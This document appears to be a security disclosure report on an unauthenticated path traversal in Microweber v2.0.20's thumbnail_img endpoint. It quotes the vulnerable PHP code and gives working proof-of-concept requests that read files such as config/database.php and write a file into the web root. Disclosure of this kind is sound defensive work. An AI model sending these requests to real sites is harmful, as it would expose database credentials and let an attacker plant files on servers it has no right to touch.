

Unauthenticated Arbitrary File Read and Path-Controlled File Write via thumbnail_img in Microweber v2.0.20

1. Vulnerability Description

A hidden public API vulnerability exists in Microweber v2.0.20.

The endpoint ``/api_nosession/thumbnail_img`` does not properly validate the ``cache_path_relative`` parameter before using it to build the output file path. Because the value is concatenated with ``userfiles_path()`` and passed only through ``normalize_path()``, directory traversal sequences such as ``../`` are not removed.

As a result, an unauthenticated attacker can: (1) read existing files by pointing ``cache_path_relative`` to an existing file outside the intended thumbnail cache directory; and (2) create files at attacker-controlled paths when a local SVG file is used as the source image.

Vulnerability Type: **Path Traversal**

CWE ID: **CWE-22**

2. Affected Version

Microweber v2.0.20


Other versions have not been verified yet.

3. Steps to Reproduce

1. Do not log in.
2. Send the following request to **read an existing file**:

`GET

/api_nosession/thumbnail_img?src=userfiles/modules/admin/backup/
backup.svg&width=17&height=17&cache_path_relative=../**config/da
tabase.php`**




Observe that the response returns the contents of `
config/database.php`:

When accessing this URL via a GET request, the database configuration information located in the `**config/database.php`** file will be revealed in the response.


3. Send the following request to create a file in the application root:

`GET


Traversal.php`



Observe that a new file named **'TestPathTraversal.php'** is created in the project root and contains SVG data copied from the local source file.



Visiting <http://127.0.0.1:3000/TestPathTraversal.php> will display the following image, indicating that the file has been successfully uploaded to the root directory and is accessible.



4. Proof of Concept Requests

(1) Read existing file:

```
`http://127.0.0.1:3000/api_nosession/thumbnail_img?src=userfiles/modules/admin/backup/backup.svg&width=16&height=16&cache_path_relative=../composer.json`
```

(2) Write file at attacker-controlled path:

```
`http://127.0.0.1:3000/api_nosession/thumbnail_img?src=userfiles/modules/admin/backup/backup.svg&width=17&height=17&cache_path_relative=../audit-thumb-proof-stage3.txt`
```

5. Vulnerable Code

(1) ``.\\src\\MicroweberPackages\\Media\\helpers\\media.php#L14``

``thumbnail_img`` is publicly exposed through

`api\_expose('thumbnail\_img')`.

```
src > MicroweberPackages > Media > helpers > media.php > ...
1  <?php
2
3
4  api_expose_admin('media/upload', function ($data) {
5      return mw()->media_manager->upload($data);
6  });
7
8  api_expose_admin('get_media_by_id');
9
10 api_expose_admin('reorder_media');
11 //api_expose_admin('save_media');
12 api_expose_admin('save_picture');
13 api_expose('pixum img');
14 api_expose('thumbnail_img');
15
16 api_expose_admin('get_media');
17
```

(2) `.\src\MicroweberPackages\Media\MediaManager.php#L1055-L1056`

`cache\_path\_relative` directly overrides the output path:

`normalize\_path(userfiles\_path() . \$cache\_path\_relative, false)`

```
15 class MediaManager
1041 public function thumbnail_img($params)
1042 // $cache = md5(serialize($params)) . '.' . $ext;
1042 $cache = $this->tn_cache_id($params) . '.' . $ext;
1043
1044 $cache = sanitize_path($cache);
1045
1046 if (isset($cache_id)) {
1047     $cache = sanitize_path($cache_id);
1048     // $cache = url_title($cache_id);
1049 }
1050
1051 // if(!isset($cache_path)){
1052 //     $cache_path = $cd . $cache;
1053 // }
1054 $cache_path = $cd . $cache;
1055 if (isset($cache_path_relative)) {
1056     $cache_path = normalize_path(userfiles_path() . $cache_path_relative, false);
1057 }
```

(3) `.\src\MicroweberPackages\App\functions\common.php#L60`

`normalize\_path()` only normalizes path separators and does not remove

`..` traversal sequences.

```

60 function normalize_path($path, $slash_it = true)
61 {
62     $path_original = $path;
63     $s = DIRECTORY_SEPARATOR;
64     $path = preg_replace('/[\\\/\\\\]/', $s, $path);
65     $path = str_replace($s . $s, $s, $path);
66     if (strval($path) == '') {
67         $path = $path_original;
68     }
69     if ($slash_it == false) {
70         $path = rtrim($path, DIRECTORY_SEPARATOR);
71     } else {
72         $path .= DIRECTORY_SEPARATOR;
73         $path = rtrim($path, DIRECTORY_SEPARATOR . DIRECTORY_SEPARATOR);
74     }
75     if (strval(trim($path)) == '' or strval(trim($path)) == '/') {
76         $path = $path_original;
77     }
78     if ($slash_it == false) {
79     } else {
80         $path = $path . DIRECTORY_SEPARATOR;
81         $path = reduce_double_slashes($path);
82     }
83
84     return $path;
85 }

```

(4) `.\src\MicroweberPackages\Media\MediaManager.php#L1091-L1094`

For SVG sources, the endpoint reads the local SVG file and writes the result to the attacker-controlled path.

```

15 class MediaManager
939 public function thumbnail_img($params)
1087     } else {
1088         $src = $this->app->url_manager->clean_url_wrappers($src);
1089
1090         if (file_exists($src)) {
1091             if (($ext) == 'svg') {
1092                 $res1 = file_get_contents($src);
1093                 $res1 = $this->svgScaleHack($res1, $width, $height);
1094                 file_put_contents($cache_path, $res1);
1095             } else {

```

(5) `.\src\MicroweberPackages\Media\MediaManager.php#L1137-L1161`

If the chosen target file already exists, it is returned directly to the client via `readfile(\$cache\_path)`.

```
15 class MediaManager
939 public function thumbnail_img($params)
1137     if (is_file($cache_path)) {
1138         $this->outputImageFile($cache_path);
1139         exit;
1140     } else {
1141         return $this->pixun_img();
1142     }
1143 }
1144
1145 2 references | 0 overrides
1146 public function outputImageFile($cache_path)
1147 {
1148     $ext = get_file_extension($cache_path);
1149     if ($ext == 'jpg') {
1150         $ext = 'jpeg';
1151     }
1152
1153     if ($ext == 'svg') {
1154         header('Content-Type: image/svg+xml');
1155     } else {
1156         header('Content-Type: image/' . $ext);
1157     }
1158
1159     header('Content-Length: ' . filesize($cache_path));
1160     return readfile($cache_path);
1161 }
1162
1163 }
```



6. Contact Information

You can contact me at: `sliao25@m.fudan.edu.cn`

If you determine that this report describes a valid security or privacy issue, I would appreciate being added to the related task or bug report so that I can follow its progress.